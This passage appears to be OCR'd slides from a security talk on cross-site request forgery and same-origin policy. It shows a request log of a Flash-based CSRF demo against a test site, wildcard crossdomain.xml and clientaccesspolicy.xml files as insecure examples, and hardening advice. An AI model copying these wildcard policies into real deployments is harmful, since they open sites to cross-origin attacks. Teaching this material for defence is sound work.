
▲	304	GET	CSRF_flash.swf	demo2.securityevaluators.com
○	200	GET	crossdomain.xml	fpdownload.adobe.com
○	200	GET	crossdomain.xml	fpdownload.adobe.com
○	200	GET	crossdomain.xml	fpdownload.adobe.com
●	200	GET	crossdomain.xml	demo.securityevaluators.com
●	200	GET	mainpage.php	demo.securityevaluators.com
▲	302	POST	buy.php	demo.securityevaluators.com
●	200	GET	mainpage.php	demo.securityevaluators.com

```
<cross-domain-policy>
  <allow-access-from domain="*"/>
</cross-domain-policy>
```

ALLOWED

Bypassing Silverlight

- **clientaccesspolicy.xml**



```
<access-policy>
  <cross-domain-access>
    <policy>
      <allow-from http-request-headers="*">
        <domain uri="*"/>
      </allow-from>
      <grant-to>
        <resource path="/" include-subpaths="true"/>
      </grant-to>
    </policy>
  </cross-domain-access>
</access-policy>
```

Hardening the SOP

Two response headers

- Content-Security-Policy
  - Whitelist of domains
- X-Frame-Options
  - Limited control
  - Prevents external embedding of webpages in <frame> and <iframe> tags

Takeaways

1) A wildcard-allow SOP is dangerous

2) A weak SOP may nullify CSRF token protections

3) The goal is to optimally balance usability and security

Contact

David Petty
443.841.9713
dpetty@securityevaluators.com

Slides:
https://www.securityevaluators.com/knowledge/presentations/